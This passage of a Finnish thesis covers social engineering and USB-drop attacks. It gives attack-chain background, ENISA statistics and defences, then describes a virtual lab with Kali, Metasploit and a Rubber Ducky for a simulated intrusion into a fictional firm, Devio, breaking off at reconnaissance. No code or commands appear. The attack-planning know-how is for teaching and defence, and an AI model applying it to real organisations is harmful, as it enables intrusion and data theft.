Yleisesti tavoitteena hyökkääjällä on sabotointi, jossa se häiritsee tai korruptoi dataa aiheuttaakseen ongelmia uhrille. Toinen yleinen tavoite on varastaminen, jossa hyökkääjä ottaa haltuun arvokasta tietoa tai jopa rahaa. Hyökkäysketju yleisesti menee siten, että hyökkääjä valmistelee keräämällä taustatietoja uhrista tai isommasta ryhmästä. Seuraavaksi soluttaudutaan, jossa pyritään luomaan suhteita tai aloittamaan vuorovaikutus uhrin kanssa, jossa rakennetaan luottamusta. Tämän jälkeen hyväksi käytetään uhria, kun luottamus on luotu ja heikkous löydetty, josta edetään hyökkäämään. Viimeiseksi, kun hyökkäys on toteutettu, irrottaudutaan tilanteesta. (What is Social Engineering? n.d.)

Yleisiä fyysisen manipuloinnin hyökkäyksiä ovat eri kalasteluhyökkäykset sähköpostitse, tekstiviesteillä tai puhelinsoitoilla. Esimerkiksi näiden avulla uhrille ilmoitetaan verkkosivusto, johon heidän pitää mennä ja tämän jälkeen he astuvat hyökkääjän ansaan. Muita hyökkäystapoja ovat muun muassa eri syöttihyökkäykset, fyysinen murtautuminen ja pelotteluohjelmistoilla uhkailu. Syöttihyökkäyksen voi toteuttaa esimerkiksi USB muistitikulla jättämällä se yleiselle paikalla esimerkiksi kirjastolle, koululle tai parkkipaikalle. (What is Social Engineering? n.d.)

Vuonna 2016 kyseistä metodia kokeiltiin Yhdysvalloissa Illinoisin yliopistossa. Muistitikkuja jätettiin ympäri kampusta noin 300 ja niistä 98% löydettiin. Löydetyistä muistitikuista kiinnitettiin tietokoneeseen vähintään puolet, kun asiaa tutkittiin jälkeenpäin. (Lecount 2019.)

3.2.1 Enisan tutkimus

Enisa julkaisi tutkimuksen fyysisen manipuloinnin tilastoista ja vaikutuksista. Aikaväli sijoittuu tammikuun vuodesta 2019 huhtikuuhun vuoteen 2020. Tutkimuksessa korostetaan fyysisen turvallisuuden tärkeydestä ja fyysisen pääsyn olevan isoin takaovi hyökkääjälle. Esimerkki tapauksena eräs henkilö tuhosi USB killerillä noin 66 tietokonetta ja monitoria Yhdysvalloissa Saint Rosen korkeakoulussa. (Physical access is the biggest backdoor.)

Tutkimuksesta löytyi tilastoja fyysisitä manipuloinnista/murroista seuraavanlaista tietoa:


- 4% murroista aiheutti fyysiset toimet
- 20% kyberturvauhkista alkoi tai päättyi fyysisiin toimiin
- fyysisistä hyökkäyksistä viidenneksi eniten kohdistui pankkiautomaatteihin
- 54% kaikista datamurroista kaikilla sektoreilla sisälsi fyysisen hyökkäyksen päämetodina
- 48% IT päälliköistä käyttää pilvipohjaista kameravalvontaa tai pääsyhallintaa
- 72% työntekijöistä jättää sensitiivistä tietoa alueille, joihin on yleinen pääsy kaikille
- 65% tuhannesta työntekijästä tarkkaili ja raportoi huomanneen käytöksiä ja ominaisia käytänteitä fyysiselle murrolle (Findings 2020.)
-

Enisa loi listan, jonka avulla fyysisen manipuloinnin hyökkäyksiä voidaan välttää:

- Käytä kryptausta kaikissa tiedon säilytyksissä ja ohjaa se ulos alueelta esimerkiksi pilveen.
- Takaa rajattu pääsy alueille, jotka sisältävät sensitiivistä tietoa ja kalustoa.
- Toteuta hyvä dokumentaatio fyysisen turvallisuuden käytänteistä ja integroi fyysisen turvallisuuden toimenpiteet digitaaliseksi.
- Kehitä käyttöoppaita mobiililaitteille ja noudata parhaita käytänteitä
- Varmista että laitteet hävitetään sen jälkeen, kun henkilökohtaiset tai sensitiiviset tiedot on poistettu turvallisesti
- Vähennä reagointi aikaa varkauden, vahingon tai häviämisen yhteydessä.
- Ota käyttöön monivaiheinen autentikointi, joka sisältää käyttäjätunnuksen kanssa biometrisen tunnistautumisen, älykortin ja muita fyysisiä autentikaatio laitteita.
- Tarkista laitteet jaksoittain vaihtelun ja korvaamisen varalta
- Ota käyttöön prosesseja, joilla tunnistetaan valtuutetut vierailijat tai työntekijät ja myönnä asialliset pääsyoikeudet
- Ota käyttöön eri monitorointi järjestelmiä, pääsyhallinta järjestelmiä, vahvat käyttäjätunnukset ja älyllisiä pääsylaitteita alueille (esimerkiksi älylukot ja älykortit), jossa säilötään arkaluonteista laitteistoa. (Proposed actions 2020.)

3.3 Toteutus ympäristö


Hyökkäys/työ toteutetaan omalla henkilökohtaisella tietokoneella, johon luodaan virtuaalikoneiden avulla toteutusympäristö (virtuaaliympäristö). Se sisältää kolme eri verkkoa. Kohdetyökoneen, jossa on uusin Windows 10 käyttöjärjestelmä ja työkone on liitetty työpaikan Windows AD-palvelimelle. Ympäristöstä löytyy hyökkäyksen kohteen työaseman ja palvelimen lisäksi hyökkääjän palvelin ja Rubber Ducky muistitikku. Hyökkääjän ja kohteen omat ympäristöt eristetään toisistaan asentamalla väliin VyOS virtuaalireititin. Kuvio 6 havainnollista ympäristön.



Kuvio 6. Topologia – ympäristö

3.3.1 Virtuaalikoneet ja käyttöjärjestelmät


Ympäristöä varten täytyy asentaa omalle tietokoneelle virtuaalikoneita. Virtuaalikone on käytännössä ohjelmistolla toteutettu oikea tietokone, joka toimii fyysisen tietokoneen päällä eristettynä isäntäkoneesta. Se hyödyntää toimiakseen fyysisen koneen komponentteja, kuten prosessoria, työmuistia ja massamuistia. Työssä käytetään Oraclen VirtualBox ohjelmistoa, jolla virtuaalikoneet luodaan. Kuvio 7 on yleisnäkymä asennetuista virtuaalikoneista toteutusta varten.



Kuvio 7. Virtuaalikoneet

Microsoft Windows 10

Windows 10 on Microsoftin kehittämä käyttöjärjestelmä, joka julkaistiin virallisesti 29. heinäkuuta 2015. Käyttöjärjestelmä on Microsoftin mukaan ”viimeinen”, jota on tarkoitus päivittää ja johon lisätään ominaisuuksia ajan myötä. Microsoft on aikaisemmin julkaisut muutaman vuoden välein eri käyttöjärjestelmiä muun muassa Windows Xp, Vista, 7, 8 ja 8.1. Alla olevassa kuviossa on asennettuna Windows 10 virtuaalikone toteutus ympäristöön ja kone on liitettynä yrityksen AD ympäristöön (ks. Kuvio 8).




Kuvio 8. Windows 10

Opinnäytetyötä varten on valittu Windows 10 uusimmalla versiollaan, koska käyttöjärjestelmästä on poistettu AutoRun ominaisuus päältä oletuksena päivitysten myötä ja se on uusin käyttöjärjestelmä Microsoftilta. AutoRun on Windows käyttöjärjestelmästä löytyvä ominaisuus, joka aktivoituu, kun tiettyä ulkoista mediaa liitetään tietokoneeseen. CD:t, DvD:t, USB mediatallennus välineet käynnistävät AutoRun ominaisuuden. (Rouse 2016.)

Se toimii siten, kun uusi mediatallennus laite liitetään tietokoneeseen, Windows-järjestelmä havaitsee sen ja löytää autorun.inf nimisen tiedoston laitteesta. Tämän jälkeen järjestelmä toimii INF tiedoston mukaisesti. Tyypillisesti autorun.inf tiedosto aloittaa automaattisesti asentamaan sovellusta järjestelmään. AutoRunia onkin helppo hyväksikäyttää USB mediatallennushyökkäyksissä, jos se on oletuksena päällä. Jos AutoRun tiedostoa ei löydy, Windows menee AutoPlay tilaan ja pyytää käyttäjää tekemään käsin toimintoja, kuten tarkastelemaan tiedostoja, toistamaan videoita, avaamaan kuvia sovellusten kautta. (Rouse 2016.)

Microsoft Windows Server

Windows Server on Microsoftin kehittämä palvelin käyttöjärjestelmä. Se ei poikkea näkyvästi tavallisesta Windows käyttöjärjestelmästä, sillä Windows palvelimissa on samanlainen graafinen käyttöliittymä, kuin tavallisissa käyttöjärjestelmissä. Molemmilla käyttöjärjestelmillä pystyy tekemään samoja asioita, kuten lataamaan ja asentamaan ohjelmia internetistä, selata selaimella sivustoja ja kirjoittamaan tekstinkäsittelyohjelmalla tekstiä. Opinnäytetyöhön on valittu Windows Server 2016 tekemään hyökkäyksen kohdekoneen ympäristöstä mahdollisimman realistisen, sillä monet yritykset käyttävät IT-infrastruktuurissaan Windows palvelimia, joilla voidaan helposti ohjata sen ympäristön käyttäjiä, tietokoneita ja muita resursseja. Kuvio 9 on kuvan kaappaus asennetusta Windows Server 2016 koneesta ja sen perustiedoista.




Kuvio 9. Windows Server 2016

Palvelimen Active Directory (AD) on yksi ominaisuuksista, joka on hakemistopalvelu ja käyttäjätietokanta yrityksen IT-infrastruktuurissa. Se varastoi tietoa verkossa olevista objekteista ja tarjoaa käyttäjille ja järjestelmänvalvojille dataa. Esimerkiksi tieto voi olla käyttäjiä, tietokoneita ja muita verkonresursseja esimerkiksi tulostimet. AD toimii domain controllerina eli nimensä mukaan ohjaa/hallitsee ympäristöä, kuten esimerkiksi käsittelee yrityksen käyttäjäprofiileja ja sallii näiden kirjautumiset työkoneille. (Stegner 2019.)

Windows Serveriin voidaan asentaa muita ominaisuuksia kuten: DHCP, joka vastaa IP-osoitteiden jakamisesta ympäristössä. Tiedostopalvelimen, johon yrityksessä käyttäjät voivat keskittää dataa ja palvelussa voidaan määrittää tietyn datan käyttö tietyille käyttäjille. Tulostamispalvelun, joka auttaa työkoneita löytämään automaattisesti tulostimet it-infrastruktuurissa. (Stegner 2019.)

CentOS7


Opinnäytetyöhön on valittu CentOS7 palvelin hyökkääjän verkkoon ja kuvitteelliseen internettiin toimimaan yleisenä DNS palvelimena. CentOS7 on Linux tietokone, joka pohjautuu Red Hat yhtiön Red Hat Enterprise Linux (RHEL) GNU/Linux tuotteeseen. CentOS7 on yhteisön ylläpitämä järjestelmä ja se on ilmainen jakelupaketti. Kuvio 10 on yleisnäkymä hyökkääjän palvelimesta, jossa ei ole graafista käyttöliittymää, vaan pelkästään komentokehote. (About CentOS n.d.)



Kuvio 10. Hyökkääjän palvelin

Kali Linux


Toteutusympäristöön on valittu Kali Linux tietokone, jota käytetään hyökkäyksen valmisteluissa ja hyökkäyksen aikana. Kali Linux on Debian pohjainen Linux tietokone, joka on avointa lähdekoodia eli se on vapaasti ja ilmaiseksi ladattavissa. Se sisältää satoja eri työkaluja, joilla voidaan tehdä penetraatiotestausta, rikostutkintaa ja tietoturvatutkimusta. Metasploit Framework on yksi työkalu Kali Linuxissa, jota käytetään myös opinnäytetyön toteutus osuudessa. Kuvio 11 on Kali Linux tietokone asennettuna. (What is Kali Linux? n.d.)



Kuvio 11. Kali Linux

Virtuaalireititin VyOS

Opinnäytetyössä VyOS reitittimet eristävät kaikkien verkot toisistaan omiksi verkoiksi ja reitittävät yhteydet kaikkien verkkojen kesken. VyOS on Linux-pohjainen käyttöjärjestelmä, joka mahdollistaa ohjelmistopohjaista verkkoreititystä, palomuurausta ja VPN –toiminnallisuutta. Se tarjoaa ilmaisen reititysalustan, joka on kilpailukykyinen kaupallisten ratkaisujen kanssa. Kuvio 12 on yleisnäkymä reitittimen komentokehotteesta (VyOS Documen-tation Release 1.2.0-beta 2019.).




Kuvio 12. Vyos reititin

3.3.2 Devio

Hyökkääjä tekee USB mediatallennus hyökkäyksen kuvitteelliseen ohjelmointiyritykseen nimeltä Devio. Devio tekee asiakkailleen ohjelmistopalveluita esimerkiksi robotiikkaa ja muita automaatio-ohjelmistoja. Hyökkääjän motiivina voi olla rahallinen hyöty myymällä kaapattuja tietoja eteenpäin tai kiristämällä firmaa. Tavoitteena voi olla vakuutusyhtiön manipulointi/häirintä omien tai toisen tahdon hyötyjen mukaisesti. Esimerkiksi järjestelmien tuhoaminen, hidastaminen tai vaikuttamaan liiketoimintaan negatiivisesti hyökkäyksen onnistuttua.

4 Hyökkäyksen toteutus

Tässä luvussa toteutetaan hyökkäys käytännössä ja hyökkäystä tarkastellaan Mitren ATT&CK mallista, että mitkä vaiheet toteutuvat tai jäävät toteutumatta. Työtä tarkastellaan myös opetustarkoituksen kannalta. Kappale sisältää hyökkäyksen valmistelut, itse toteutuksen ja jälkitarkastelun, miten hyökkäys onnistui. Tavoitteena on saada hyökkäys onnistumaan uhrin tietokoneeseen, ja hyökkäyksen vaiheet ovat nähtävissä ja ymmärrettävissä katsojalle. Lopuksi pohditaan, että päästiinkö päätavoitteisiin, ja miten hyökkäys onnistuisi oikeassa elämässä ja mitä hyökkääjä tekisi toisin. Hyökkäys tapahtuu käytännössä alla olevan kaavion mukaisesti (ks. Kuvio 13)



Kuvio 13. Hyökkäyksen kaavio


4.1 Valmistelut

Hyökkäys aloitetaan kohteen tiedustelulla ja resurssien hankinnalla, mitkä ovat ATT&CK mallissa Reconnaissance ja Resource Development. Reconnaissance vaiheen hyökkääjä toteuttaa siten, että hän etsii pieniä ohjelmistoyrityksiä, jotka kehittävät eri asiakkaille ohjelmistopalveluita. Tässä mielikuvituksellisessa hyökkäyksessä, hyökkääjä valitsee Devio nimisen yrityksen ja tiedustelee sosiaalisesta mediasta tai Devion kotisivuilta tietoa organisaatiosta, sen henkilöstä ja infrastruktuurista. Hyökkääjä valitsee potentiaalisen 